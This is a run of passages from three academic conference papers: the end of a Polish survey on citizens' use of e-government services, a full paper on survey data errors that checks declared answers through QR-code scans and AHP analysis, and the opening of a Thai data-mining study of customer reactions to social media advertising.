Generally, similar distribution of responses was obtained in response to the question related to participation in the on-line social security service for individuals. More than a quarter of respondents declared that they used this form of contact at least once. But almost the same - 2% - claims to handle such cases in a traditional way, and as many as 52.28% do not use at all such services available on the Internet.

Much better proportions are noticed in the process of using online services related to driving area. More than 58% of respondents used this service at least once, 28% did not use it. Almost 20% used traditional methods. More than 56% of respondents consider it to be equal to the traditional, and only 2.5% assess it worse. 38% have no opinion on this subject.

Only slightly over 25% of respondents participated in the online process of passport service, more than 38% of respondents handle passports traditionally, 3% of respondents do not use this online service. Only 14% believe that online methods are better than traditional, more than 10% recognize those services as equivalent, but 66.50% do not have any opinion.

Even worse were the results of online personal identification services. At least once, 37% of respondents used this possibility out of those two thirds only once. On the other hand, 4% of the respondents used traditional methods. Those who used on-line services, claimed that this was a better way than traditional methods (26%), but more than half (54%) did not have an opinion on this.

Almost 48% of respondents don't use the registration and de-registration of vehicles process, 34% of participants handle it traditionally. Only 18.28% of respondents supported these activities using ICT techniques. Only 18% believe that the results were better or equal to traditional ones. Nearly 75% have no opinion on this subject.

76% of respondents do not use online services to obtain construction and demolition permits and 20% handle it traditionally. Only 4% participants use the facilities in this regard. 87% respondents have no opinion about the primacy of online methods, and almost 80% think that the results of the systems used in this field are almost none.

Approximately 19% of respondents used the Internet to obtain the required documents from the Office of Civil Status. Only one quarter deals with this matter traditionally, and

55% have never had a need to use those services at all. However, less than 10% think that online methods are better than traditional, and 7% recognize the equivalence between traditional and web supported. But still 74% have no opinion on this subject. Two thirds believe that currently the results of use of such systems are almost nonexistent.

The opposite is the situation with the use of on-line health service. At least 66.7% of respondents used it at least once, and almost all of them considered it at least enough, and only 23.9% handle it traditionally. Therefore, 66% consider such services to be better than traditional, and only 29% of respondents have opposite opinion. Even when treating medical services in the general way as were used in the survey (contact with health services over the Internet), it is not possible to notice that they are at low level.

There is also an advantage of using online public opinion polls and public mailing lists - 53% over the people who don't use such services - 47%. On the other hand, on line reading is positioned very well, almost 81% of the respondents experienced this form of communication with culture via the Internet, while 78% consider it to be at least equivalent to traditional methods and 100% are glad with it.

Additionally, due to the selected research sample, students were asked about the possibility to apply online for admission to the university, and over 94% of the respondents used this form of communication and considered it better or at least equivalent to the traditional forms as well as they confirmed that participants were satisfied with this form.

#### IV. CONCLUSION

To sum up the above considerations it should be noted that average results of use of the e-government systems in 2016 do not differ much from the results described in the survey carried out in Poland and Europe in 2013-2015. The fact is indicated by nearly 35% of users of e-government systems in 2016, compared to 31-33% in other studies [9], [15] and similarly 30.% for the tax settlement (compared to 31% in the European Commission databases [7]). The resulting differences may be caused by the methodological discrepancy or characteristics of the selected test group.

In summary, conducted surveys, supplemented by comments from respondents, give the following conclusions:

- the level of electronic services in e-government area in Poland is considerably lower than in most of European countries. In the official sphere this situation has not changed since the last three years,
- some revival can be noted in the social sphere (culture, public opinion, public health services, etc.), but the opinion expressed by respondents shows that respondents do not always distinguish public administration services from private services,
- the basic problem in using of e-government services is lack of ability to handle the whole matter from start to finish via the Internet. The small range of available services are often limited to the ability to print out a document, which is even more disconcerting than attracting potential users,

- another element that deduces the benefits of the e-government is a need to appear personally in the office despite the settlement of some cases over the Internet,
- there is serious level of a mistrust to the local and central administration as well as perception of a potential lack of internet security,
- for the respondents the decision to use the e-government function is also balanced with the security of their personal data while handling the matter,
- there are gaps in information how to handle a given matter or the information is not clear for the user and he lack of proper marketing and information about possibility to handle public administration issues over the Internet and education about related benefits,
- there are technical problems and e-government services are incorrectly designed from the user's point of view and are described in an incomprehensible language,
- sometimes there is no response from the officials or lack of answer to the question and the low competence of officials informing how to fill out the web forms
- in this situation it is not surprising the large share of traditional methods in dealing with official matters.

The above conclusions show a number of potential postulates for e-government, the most important considered by authors are:

- the ability to provide universal functionality to fill applications and documents without the need for an electronic signature as is in its current form, accompanied with feedback on whether the document has been properly filled out, or reverse information how to correct errors,
- the dissemination of information regarding e-government, as many people simply do not know about the possibility of settling official affairs and education on how to use online services and forms to convince unconverted to use this method to contact with the public offices or institution,
- proper design of e-government services, making them in a user-friendly language, not necessarily professional, maximizing the simplification of forms and minimizing of information taken from

the citizen, especially when already present in the databases of the office or institution,

- and above all, the unification, simplification and integration of numerous legal and organizational regulations and restrictions that hinder contact with public administrations and the use of e-government.

The presented study has preliminary character and was concerned on the distinguished population. Its nature was based on the results obtained from test group and should therefore be extended to include a broader social cross-sectional survey and focus more on the use of e-government by citizens rather than on the current state of its activity and acceptance.

## REFERENCES

- [1] <https://ec.europa.eu/digital-single-market/en/public-services-egovernment#Article>, accessed March 2017
- [2] [http://orka.sejm.gov.pl/WydBAS.nsf/0/9BBD52682ADC88EEC1257A30003C8B7F/\\$file/3\\_19.pdf](http://orka.sejm.gov.pl/WydBAS.nsf/0/9BBD52682ADC88EEC1257A30003C8B7F/$file/3_19.pdf), accessed March 2017
- [3] Marciniak M. (2013), Rozwój i wykorzystanie rozwiązań e-government w polskiej administracji publicznej, [w] Kultura i administracja w przestrzeni społecznej Internetu, red. J. Kinał, Z. Rykiel, Wydawnictwo Uniwersytetu Rzeszowskiego, Rzeszów, p. 120; DOI:10.7862/rz.2014.hss.12
- [4] Bogucki D. (2005), e-Government w Unii Europejskiej, „Elektroniczna Administracja”, nr 1
- [5] Izdebski H., Kulesza M. (2004), Administracja publiczna, zagadnienia ogólne, Liber, Warszawa
- [6] <https://mfiles.pl/pl/index.php/E-Government>, accessed March 2017
- [7] [https://joinup.ec.europa.eu/sites/default/files/ckeditor\\_files/files/eGovernment\\_Poland\\_June\\_2016\\_v4\\_01.pdf](https://joinup.ec.europa.eu/sites/default/files/ckeditor_files/files/eGovernment_Poland_June_2016_v4_01.pdf), accessed January 2017
- [8] W. Kuta, "Platforma ePUAP jako znaczący element e-government w Polsce" in Zeszyty Naukowe WSHE, t. XXXIX, Nauki Administracyjno-Prawne, H. Stepień E. Wyższa Szkoła Humanistyczno-Ekonomiczna we Włocławku, 2014, pp. 16
- [9] Śledziwska K, Zięba D.: E-Administracja w Polsce na tle krajów Unii Europejskiej, Digital Economy Lab UW, Warszawa, 2016
- [10] Raport: e-Government in Poland, EU, June 2016, Edition 18.1, eGovernment\_in\_Poland\_June\_2016\_v4\_01.pdf, accessed March 2017
- [11] Survey Expression, CAWI, <http://www.surveyexpression.com/surveys/survey-articles/computer-assisted-web-interviewing-cawi>, accessed March 2017
- [12] Batorski D. (2015), Korzystanie z mediów 2015, Warunki i jakość życia Polaków, - Raport Diagnoza Społeczna.
- [13] <http://nowymarketing.pl/a/5207,handel-mobilny-w-polsce-rośnie-3-razy-szybciej-niz-e-commerce-ogolem>, accessed February 2017
- [14] <https://marketingautomagic.pl/2015/03/polski-handel-mobilny-rozwija-sie-szybciej-niz-e-commerce/>, accessed March 2017
- [15] <http://di.com.pl/co-trzeci-polski-internauta-korzysta-z-e-administracji-badania-maic-49366>, accessed January 2016
- [16] <https://pl.scribd.com/doc/201131630/Raport-e-administracja-w-oczach-internautow-2013>, accessed February 2017.

## Survey as a source of low quality research data

Grzegorz Szyjewski  
University of Szczecin, Faculty of  
Economics and Management,  
ul. Mickiewicza 64, 71-101  
Szczecin, Poland  
Email:  
grzegorz.szyjewski@usz.edu.pl

Luiza Fabisiak  
West Pomeranian University of  
Technology, Szczecin.  
ul. Żołnierska 49, 71-210  
Szczecin, Poland  
Email: l.fabisiak@wi.zut.edu.pl

**Abstract**—Survey is the most common way to gather information for research purposes. Gathering information is usually provided in the early stage of research procedure. The information create the basis for further activities which lead to scientific research results. The problem is that information gathered as a result of survey is exposed to the high risk of errors. Following factors generates mostly errors: the way of survey carrying out, the survey content and just by simple human factors. Researchers very rarely pay their attention to the data quality taking as an obvious that gathered information describes properly studied case. In the end of the process they get results, which are becoming basis for the conclusions. Taking that into account the questions is about the quality, of research results, which were based on the surveys. What is important, usually most publications do not contain any information about source data on the basis of which results came out. It disables the independent evaluation of the results. The goal was to investigate the scale of survey data errors, using the scientific experiment. To achieve it, authors used their own survey system, which helped them in instant verification of the respondents' answers.

### I. INTRODUCTION

**S**URVEY is probably the most popular method of data gathering for research purposes [1]. It is used as a supporting tool not only for science but for political and business aspects of life as well [2] [3] [4]. Surveying consists in gathering data from respondents using dedicated tool. Data collected that way should form the standardized set, mapping reality being examined. People to be surveyed form the target of previously prepared questions. Questions can refer to themselves or to theirs' opinions about the subject being examined [5]. During survey the answers are being collected into a set, that forms the source data, which is a basis for the further steps of research procedure. Using appropriate research methods [6] previously gathered data is then analyzed.

The issue that can occur is big possibility of errors in gathered set of data. The most important is that even single errors in gathered data can have negative effect on all set [7]. The low quality of the set, of the source data, affects the further research procedure. That can cause wrong analysis results and false complex process results. It is important to mention that a mistake made in the beginning phase of

research procedure, becomes more difficult to be discovered while executing the furthers steps. The next problem is lack of possibility to undermine answers given during survey. That is because the answers are individual convictions of the respondents, who represent tested reality [8] [9]. It is difficult to prove that answers given by respondents are wrong and that they do not represent theirs real preferences.

Considering the above-mentioned issues, there comes the question about the quality of source data that is used as a basis for the scientific research. As we can find in the different sources, the problem of errors in source data is known and is being current since many years. Assuming that most research is conducted on the basis of such data sets, their results may be incorrect.

### II. THE ANALYSIS OF THE PRESENT SITUATION

The problem of the errors in surveys' data and low quality of data are being mentioned since long time. Unfortunately large group of researchers don't pay appropriate attention to the quality of used by them data. This is also confirmed by studies published in 1996 [10]. The results of these studies suggest that errors in the source data are not perceived as a significant factor affecting their poor quality. Scientists often ignore the issue of source data errors.

There are many proven causes of low quality survey data. Such a situation is caused by many factors [11] [12], which are often ignored by the survey authors. Unfortunately, most of them cannot be eliminated if the survey data collection method is used. Rapid development of ICT, caused that standard surveys are replaced by electronic ones. Such technology made possible reaching faster more respondents. The main advantage of collecting data through electronic surveys is that data are ready for analysis, immediately after survey is finished [13]. The biggest disadvantage of online public surveys is the lack of a representative sample [14]. The interviewer can't verify the affiliation of his respondents to the desired target group. It seems that optimal way is to conduct electronic surveys, under the supervision of an interviewer. The group of respondents can be verified and collected data are stored into the database.



In data quality research, attention is also paid to the lower involvement of the respondent, in the case of a web survey [15]. The problem with the respondent's involvement is also due to the volume of survey. Keeping the respondent's attention becomes more difficult, the longer the time it takes to respond. An interesting solution for that problem may be mobile technology where survey questions are sent periodically to the respondent's mobile devices [16]. That shows that the development of information and communication technologies significantly increases elimination of survey errors.

It is also very important, in the discussed subject, that the majority of published research results do not contain any source data. Verification of the result is almost impossible, without access to the source data that was used. Sharing data is a natural in custom areas such as: astronomy and genomics [17]. Publishing the source data together with the research results, gives the proof of data good quality [18]. Authors of those publications choose their research to be publicly verified. Publishing source data also gives opportunity for other researchers, to use them in their own work. It has also been proved to have a positive effect on the author's citation rate [19]. In science we can observe a trend in which sharing source data is promoted. Some researchers support that path and some don't [20] [21] [22] [23] [24][25].

### III. THE EXPERIMENT

Present knowledge suggests that the data collected from the surveys very often contains errors. Using such a data cause that received results may be incorrect. The aim of carried out experiment was to diagnose the scale of the problem. The goal was to verify possible amount of errors in the set of data gathered from survey. During the acquisition of data for the research, an electronic survey was used. It was filled under the supervision of an interviewer. The specificity of the experiment required establishing own individual survey system. That is why own author's ICT system was prepared and used. This was due to necessity to enter data as a respondent's declaration and their immediate practical verification. This activity allowed to check the quality of declared responses. Immediate verification of the respondent's declarations was possible thanks to the QR code technology (Quick Response). QR code works similar to the bar code, which is the basis for automatic identification [26]. The graphic form of the code stores data that can be read by optical input devices, such as a digital camera.

The scenario of the survey assumed the following stages: the exclusion of respondents who don't have the technical capabilities to join the survey, placing the survey question and receiving the respondent's answer in a declaration form, the practical verification of the previous declaration. 216 persons participated in the experiment. People aged 19-23 were invited to the study. It was assumed that this age group consists the most people that should be able to solve the

problem presented in the study. The sample group included people connected with technical and non-technical studies fields.

After people who didn't have technical capabilities for survey participation were eliminated, 197 qualified for the second stage. That group has been tested and questioned with two questions concerning the same issue. The feedback coming from the first answer was in a form of declaration. That question contained the graphic shown in Figure 1 and the question: "You walk into the shop to buy some electronics and you see the poster shown above. Would you be able to get this discount?" The respondents declared whether they would be able to use the promotion. The second question was concerning the same issue, but feedback was based on the real use (scan) of the QR code. Correct scanning of the displayed code formed a practical verification, of the previously declared ability. The design of the author's survey system allowed to count how many people confirmed their declaration during the practice part of the test. Each respondent received individual code and only the real scan, saved the response to the survey database.




Fig. 1 Graphic of the survey question

The next step in the research procedure was to compare the answers given to both questions. That was a comparison of the declaration, with the real replies given by respondents. By comparing the results from both elements, you can discover possible scale of errors in respondents' declarations.

### IV. DETERMINANTS OF FORMAL EVALUATION OF THE MULTICRITERIAL DECISION PROBLEM

An important phase was studying the error formation, based on data coming from examination of the preferences of a particular group. In order to eliminate factor of the "Digital exclusion", technical and economic fields students attended the study. In the research author used the method of multidimensional functional analysis - the scoring method [27]. The scoring method is based on a specific hierarchy of elements and their distance from the maximum possible achievable value. In the method, hierarchy is characterized by an increasing or decreasing, indicating the level of global criteria realization, which contains all sub-criteria [28]. Using the point method collects the information about criteria. The information receives assigned value according



to a comprehensive scale of values (Table 1) and the results are listed in the summary table [29].

It should be pointed that the criteria used in the elaboration are treated equal and values of factors are designated to the scale of preferences. In the assumed and accepted method, in assessing the preferences of the surveyed students, the following actions were considered:

- appointing an expert group of representatives of users and potential users of QR technology, selected from a rated group (university students);
- defining detailed criteria for QR codes assessment, their hierarchy and the relationships between the evaluation factors which means creating a detailed survey;
- compiling results in the form of individual tables and in the form of aggregate tables;
- final results analysis and conclusions (preferences of survey respondents and AHP decision support method)

In the point method, experts assign ratings to the criteria according to the scale consistent with the Table 1.

TABLE I.  
SCORING RULE EVALUATION OF EACH OF THE TEST CRITERIA

Grades range	Explanation
0	Represents lack of a given feature
0,25	A low (satisfactory) level of a feature
0,5	An average (sufficient) level of a feature
0,75	High (fair) level of a feature
1	Exceptionally high level of a given feature

The point method that was selected for the assessment allows partial evaluation for each of tested criterion. That method does not specify the criterion as the worst / the best, it is only derived from the normalized distance. On the basis of the results coming from the point rating of respondents' preferences, the Analytical Hierarchy Process (AHP) method was used [30]. The relevance in the AHP method for transforming the scores obtained from the expert marks each criterion and factor in the hierarchical model, gained from the pairwise comparison. The result of comparing two elements from the same hierarchy level is reflected by the existing domination between them. For the domination description we use nine-step preference scale. Then all elements values in the row are summed [31] [32] [33]. The sums are normalized according to the formula (1) in further steps of the method we determine the coherence of the ratings (4), which is the same as the transitions of the criteria weights. It should be emphasized that in order to assess the validity of the criteria to be considered consistent, the value of the calculated conformity factor should not be greater than 0.1.

$$an_i = a_i / \sum_{n=1}^i a_n \quad (1)$$

The divergence factor is derived from the formula (2):

$$CI = \frac{|n - \lambda_{sr}|}{n-1} \quad (2)$$

Where:  $n$  is the number of criteria where (matrix rows) and  $\lambda_{sr}$  is the consistency factor.

The compliance indicator is derived from formula (3):

$$CR = \frac{CI}{R} \quad (3)$$

Where, CR is the compliance rate, CI is the coefficient of discrepancy and R is the factor random compliance.

The cohesion factor is determined using formula (4):

$$\lambda_{sr} = \frac{1}{n} \sum_{i=1}^n \lambda_i \quad (4)$$

Where, in  $\lambda_i$  is described by the formula (5):

$$\lambda_i = \frac{\sum_{j=1}^n A_{ij} * w_j}{w_i} \quad (5)$$

Where,  $w_i$  is the weight of the criterion  $i$ ,  $A_{ij}$  is the matrix element  $A$ .

The coefficient of randomness of R is dependent on the number of criteria being taken into account. The value of this factor according to the number of criteria is shown in Table 2.

TABLE III.  
VALUES OF CONFORMITY  $R$  FOR SPECIFIC QUALITY OF CRITERIA

n	1	2	3	4	5	6	7	8
R	0	0	0,52	0,89	1,11	1,25	1,35	1,4
n	9	10	11	12	13	14	15	
R	1,45	1,49	1,51	1,54	1,56	1,57	1,58	

Similarly, the consistency of the preferences of the choice options can be determined in relation to each criterion. We should adopt  $n$  not as the number of criteria but as the number of variants. The synthesis of the criteria importance and alternatives preferences according to each criterion consists in multiplying the weight of a given criterion by the value of the variant evaluation for that criterion. That action is done for all criteria, and the results received for each criterion are summed up. As a result, we obtain the generalized alternative quality measure. Those actions are repeated for each variant and then variant ranking is created. The highest quality value means the best considered variant [34]. As the result of the AHP method we receive the ranking of variants created according to the quality measure coming from each decision alternative. That method determines whether the user is able to use the QR code correctly.

## V. EMPIRICAL VERIFICATION

The presented research is based on results of an online survey - more in Chapter III: The Experiment. Through the survey all phenomena related to the survey errors formatting,

based on data from the respondents' preferences were categorized. Results are classified by 4 characteristics (conditional criteria). The studies used variables, which had adopted integers value from the range [0-1]. Data characterized the status of variables as:

K1 Are you using a mobile phone?

K2 Do you use an Internet access in your mobile?

K3 Entering the electronics store with a decision to make a purchase, you see the poster as shown below. Do you know what to do to get a discount?

K4 Now, scan the code shown below and see what it is hiding.

It should be noticed that the choice of the criteria did not solve the problem of decision selection. It was necessary to determine the preference vector for those criteria. Due to the gained results, questions arise. What were the preferences of respondents who responded to the survey questions? What did they pay the most attention to? And did the students not cheat while answering survey questions? The last key question is whether respondents answered all questions correctly? Receiving an answer and determining the preference vector for the selected criteria requires a point method (single or group context). Results of the point method of scoring the preferences of respondents are presented in Table 3.

TABLE III.  
ESTIMATION OF RESPONDENTS' PREFERENCES ACCORDING TO  
CRITERIA

	Preferences	Point scale	Explanation
K1	0,91	1	Very good level of features
K2	0,95	1	Very good level of features
K3	0,74	0,75	Good level of features
K4	0,25	0,25	Satisfactory level of features

After receiving ratings from the survey and pointing the respondents' preferences, the next step was AHP method use. The AHP method identifies in dialog mode, not very clear statements of a selected group of experts (respondents answering the survey questions). The characteristics of QR codes according to the evaluation criteria, indicated by the AHP method and the preferences of the respondents are shown in Table 4.

Table III.

QR CODES ACCORDING TO THE INDICATED EVALUATION CRITERIA

Criteria	K1	K2	K3	K4	Scales
K1	0,17	0,17	0,16	0,19	0,171
K2	0,18	0,18	0,16	0,19	0,179
K3	0,31	0,31	0,28	0,25	0,288
K4	0,34	0,34	0,40	0,37	0,362

In order to assign each criterion's weight according to the AHP procedure, the criteria were compared in pairs and the preference of the decision maker was assessed. The next step was the matrix of the relative criteria importance construction. Based on the matrix's own value, the generalized relevance of criteria were determine. Shown in Table 5.

TABLE V.  
GENERALIZED VALIDITY OF CRYTERIA

Criteria	Sum of grades	Scales	$\lambda_{max}$
K1	5,82	0,171	1,00
K2	5,57	0,179	1,00
K3	3,57	0,288	1,03
K4	2,73	0,362	0,99

The AHP method uses the 1-9 scale. The goal is to find out the advantage of one variant over another, according to a particular criterion. Quantitative data were used in that study.

As a result of the AHP procedure, we received the W1 preferences matrix (declared data) and W2 (practically verified data), according to all criteria and containing generalized preferences. That matrix is shown in Table 6 and the distribution of results in Figure 2.

TABLE VI.  
VARIANT PREFERENCE MATRIX

	K1	K2	K3	K4	Scales
W1	0,476	0,487	0,425	0,200	0,364
W2	0,524	0,513	0,575	0,800	0,636




Fig 2 Variant Preference Matrix according variants W1 and W2

In the preferences matrix distribution according variants W1 and W2 shown above, we can observe clearly dominance of W2. The difference between variants 1 and 2 was the first element recorded standard survey declaration and the second one examined the actual situation. Thanks to the presented results received using author's survey system, we could investigate the phenomenon of survey data error formation. In the experiment we combined declared values with data practically verified. That study showed the probable scale of the low quality data coming from survey research. The collected data indicate that part of respondents were wrong about their competence in the examined subject. Thanks to the QR and other IT technologies that phenomenon was discovered and described in the above research.

## VI. CONCLUSION

The result forms the basis for the analysis of the current respondents behaviour. It concerns the area of justification and the subsequent efficiency using survey as a method of obtaining data for research. The presented approach to multicriteria evaluation of the decision problem allowed us to use the point method for the evaluation of the respondents' preference designation and the AHP. Thanks to the used survey tool, the data obtained for the experiment include not only the declared responses, but also their practical verification. A comparison of the data from two sources showed that the theoretical data obtain to be significantly different from the real. Using such data sets in research may lead to wrong results and cannot be verified.

The current state of ICT development allows step by step resignation from survey data acquisition methods. We have presently more and more opportunities to use modern mobile devices and data-communication technologies for data collection [35]. Those technologies can be used successfully to conduct research procedures and they can eliminate respondents' involvement in the survey process.

## REFERENCES

- [1] S. L. Pfleeger, B. A. Kitchenham, "Principles of Survey Research Part I: Turning Lemons into Lemonade" in *ACM SIGSOFT Software Engineering Notes*, vol. 26, no. 6, 2001, pp. 16-18.
- [2] R. Libby, P. C. Fishburn, "Behavioral models of risk taking in business decisions: A survey and evaluation", in *Journal of Accounting Research*, 1977, pp. 272-292.
- [3] G. Enderle, "A worldwide survey of business ethics in the 1990s", in *Journal of Business Ethics*, vol. 16, no. 14, 1997, pp. 1475-1483.
- [4] E. Quintelier, S. Vissers, "The effect of Internet use on political participation an analysis of survey results for 16-year-olds in Belgium", in *Social Science Computer Review*, vol. 26, no. 4, 2008, pp.411-427.
- [5] A. Pinsonneault, K. Kraemer, "Survey research methodology in management information systems: an assessment.", in *Journal of management information systems*, vol. 10, no. 2, 1993, pp. 75-105.
- [6] R.K. YIN, *Case Study Research. Design and Methods*, Sage Publications, Thousand Oaks - London - New Delhi 2003, s. 5-9.
- [7] M. H. Hansen, W. N. Hurwitz, W. G. Madow, "Sample survey methods and theory" Vol. 1, p. 638. New York: Wiley, 1953
- [8] R. M. Groves, "Research on survey data quality." in *The Public Opinion Quarterly*, vol. 51, 1987, pp. S156-S172.
- [9] P. P. Biemer, R. M. Groves, L. E. Lyberg, N. A. Mathiowetz, S. Sudman, "Measurement errors in surveys" Vol. 173, John Wiley & Sons, 2011.
- [10] R. Y. Wang, D. M. Strong, "Beyond accuracy: What data quality means to data consumers", in *Journal of management information systems*, vol. 12, no. 4, 1996, pp. 5-33.
- [11] J. Bound, C. Brown, N. Mathiowetz, "Measurement error in survey data." in *Handbook of econometrics*, vol. 5, 2001, pp. 3705-3843.
- [12] F. M. Andrews, A. R. Herzog, "The quality of survey data as related to age of respondent", in *Journal of the American Statistical Association*, vol. 81, no. 394, 1986, pp. 403-410.
- [13] B. Hanscom, J. D. Lurie, K. Homa, J. N. Weinstein, "Computerized questionnaires and the quality of survey data.", in *Spine*, vol. 27, no.16, 2002, pp. 1797-1801.
- [14] C. Marta-Pedroso, H. Freitas, T. Domingos, "Testing for the survey mode effect on contingent valuation data quality: A case study of web based versus in-person interviews", in *Ecological economics*, vol. 62, no.3, 2007, pp. 388-398.
- [15] A. W. Meade, S. B. Craig, "Identifying careless responses in survey data.", in *Psychological methods*, no. 17, vol. 3, 2012, p. 437.
- [16] M. P. Couper, "Technology trends in survey data collection.", in *Social Science Computer Review*, no. 23, vol. 4, 2005, pp. 486-501.
- [17] C. L. Borgman, "The conundrum of sharing research data.", in *Journal of the American Society for Information Science and Technology*, vol. 63, no. 6, 2012, pp. 1059-1078.
- [18] J. M. Wicherts, M. Bakker, D. Molenaar, "Willingness to share research data is related to the strength of the evidence and the quality of reporting of statistical results", in *PloS one*, vol. 6, no. 11, 2011, p. e26828.
- [19] H. A. Piwowar, R. S. Day, D. B. Fridsma, "Sharing detailed research data is associated with increased citation rate", in *PloS one*, vol. 2, no. 3, 2007, p. e308.
- [20] P. Arzberger, P. Schroeder, A. Beaulieu, G. Bowker, K. Casey, L. Laaksonen, P. Wouters, "Promoting access to public research data for scientific, economic, and social development.", in *Data Science Journal*, vol. 3, 2004, pp. 135-152.
- [21] P. Langat, D. Pisartchik, D. Silva, C. Bernard, K. Olsen, M. Smith, R. Upshur, "Is there a duty to share? Ethics of sharing research data in the context of public health emergencies", in *Public Health Ethics*, vol. 4, no. 1, 2011, pp. 4-11.
- [22] A. L. McGuire, J. M. Oliver, M. J. Slashinski, J. L. Graves, T. Wang, P. A. Kelly, D. Treadwell-Deering, "To share or not to share: a randomized trial of consent for data sharing in genome research.", in *Genetics in Medicine*, vol. 13, no. 11, 2011, pp. 948-955.
- [23] J. C. Wallis, E. Rolando, C. L. Borgman, "If we share data, will anyone use them? Data sharing and reuse in the long tail of science and technology.", in *PloS one*, vol. 8, no. 7, 2013, p. e67332.
- [24] M. Walport, P. Brest, "Sharing research data to improve public health", in *The Lancet*, vol. 377, no. 9765, 2011, pp. 537-539.
- [25] T. Hyla, J. Pejaš, "A practical certificate and identity based encryption scheme and related security architecture.", *Proceedings of 12th IFIP TC8 International Conference CISIM 2013, Krakow, Poland, LNCS vol. 8104*, 2013, pp. 190-205.
- [26] D. Pons, R. Vallès, M. Abarca, F. Rubio, "QR codes in use: the experience at the UPV Library." in *Serials [on-line]*, vol. 24, no. 3, Retrieved from <http://eprints.rclis.org/18047/1/QR%20codes%20in%20use.pdf>, 2011
- [27] W. Chmielarz, "Metody oceny werbalnych księgarni internetowych Komputerowo Zintegrowane Zarządzanie obszar: Gospodarka oparta na wiedzy", 2010, in Poland
- [28] W. Chmielarz, "Ocena użyteczności internetowych witryn sklepów komputerowych" *Studia i Materiały Polskiego Stowarzyszenia Zarządzania Wiedzą Tom 13*, 2008 s. 17-24, in Poland
- [29] W. Chmielarz, „Przłączniki metodyczne w ocenie witryn internetowych sklepów komputerowych, Zarządzanie Wiedzą i Technologiami informatycznymi” red. C Ormowski, Z. Kowalczyk, E Szczerbinki, nr.4 seria: Automatyka i Informatyka, Pomorskie wydawnictwo Naukowo-Techniczne PWNT Gdańsk, v 43 2008, p. 361-368, in Poland
- [30] M. Socorro Garcia-Cascales, M. Teresa Lamata, Solving a decision problem with linguistic information. *Pattern Recognition Letters*, October 2011, Volume 22, Issue 5, pp 779-788
- [31] K.M.A. Al Harbi, Application of the AHP in project management. *International Journal of Project Management* 19(1): 19-27, 2001
- [32] T.L. Saaty, The Analytic Hierarchy and Analytic Network Processes for the Measurement of Intangible Criteria and for Decision-Making, w: *Multiple criteria decision analysis: State of the art surveys*, J. Figueira, S. Greco, M. Ehrgott, Springer, 2005, p. 345-405
- [33] T.L. Saaty, How to make a decision: the analytic hierarchy process. *European Journal of Operational Research*, 48, 1990, p. 9-26
- [34] L. Thomas, T.L. Saaty. How to make a decision: The analytic hierarchy process. *European Journal of Operational Research*, 48:9-26, September, 1990
- [35] K. Muszyńska, J. Swacha, A. Miluniec, Z. Drajek, „Evaluation of eGuides: a discussion of approaches.” in *Information Management*, 2014, pp. 45-54



# Data Mining for Customers' Positive Reaction to Advertising in Social Media

Veera Boonjing  
International College,  
King Mongkut's Institute of Technology Ladkrabang,  
Ladkrabang, Bangkok, 10520,  
Thailand  
Email: veera.bo@kmitl.ac.th

Daranee Pimchangthong  
Faculty of Business Administration,  
Rajamangala University of  
Technology Thanyaburi, Klong 6,  
Thanyaburi, Pathum Thani, 12110,  
Thailand  
Email: daranee\_p@rmutt.ac.th

**Abstract**— The paper aims at 1) finding the most important factors influencing positive customer reactions and purchasing merchandises after seeing online social media advertising and 2) identifying characteristics of customer clusters having positive reaction, as well as of purchasing customer clusters, after seeing online social media advertising. Data from 370 respondents are collected by questionnaires using convenience sampling method. Attribute selection and clustering techniques are employed in data analysis to find important factors and identify customer clusters, respectively. It is found that there is a strong correlation between the reason for clicking advertisement on social media and the satisfaction with merchandise, and between purchasing merchandise online and saving information for further consideration. The findings also indicate the characteristics of “Product conscious” and “Price Conscious” clusters for customer's reaction and purchasing after seeing online social media advertising.

## I. INTRODUCTION

WITH high popularity of social media, several social media websites have been developed such as Line, Facebook, Twitter, etc. and the usage rate has increased every year. Social media has become a fast and easy way to reach people in almost every group categorized by age, occupation, and education etc. with less cost. The usage of social media is widespread in private and public environments. In the highly competitive business world, social media has become a source of large amounts of data that is extremely useful when data are analyzed properly. The results from analyzing data properly can be useful in variety of disciplines including education, business, politics, social, science, technology, etc.

Marketing campaigns with online advertising are one of the methods that businesses use for increasing purchasing motivation. Finding target customer characteristics and customer reactions to social media advertising helps to reach more customers and is useful information for a marketing campaign. Data mining is one of the known techniques to analyze data to find hidden information from a large amount of available data without having prior hypotheses. Data

mining provides a variety of methods such as association, classification, clustering, etc. for analyzing data, but selecting a method to match with the objectives is a challenge.

The purposes of this study are to 1) find the most important factors influencing positive customer reactions after seeing online social media advertising, 2) find the most important factors influencing purchasing products advertised online, 3) identify customer clusters characteristics that have positive reaction after seeing online social media advertising, and 4) identify customer clusters characteristics that purchase merchandise after seeing online social media advertising.

The rest of paper is organized as follows. Section II gives a review of literature. Section III describes methodology. Results are given in Section IV. Section V concludes the paper and gives discussion.

## II. LITERATURE REVIEW

Data mining has been defined as the process to extract knowledge from large quantities of data in order to discover meaningful patterns and rules [1]. Reference [2] defines data mining as the analysis of (often large) observational data sets to find unsuspected relationships and to summarize the data in novel ways that are both understandable and useful to the data owner. Reference [3] defines data mining as a process of knowledge discovery. Reference [4] summarized that data mining contains three key stages: finding patterns, interpreting them in order to check their usefulness, and finally using the patterns to solve business problems. The ultimate goal of data mining is to discover knowledge and it will be useful in several disciplines. In business, data mining is used for strategic benefit such as direct marketing, trend analysis, etc. In direct marketing, data mining is used for targeting people who are most likely to buy certain products and services. For trend analysis, data mining is used to determine trends in the marketplace [5].

Reference [4] explains that there are two main types of DM models as follows: 1) Predictive model: This model is constructed to predict a particular outcome or target variable. Commonly used predictive modeling techniques

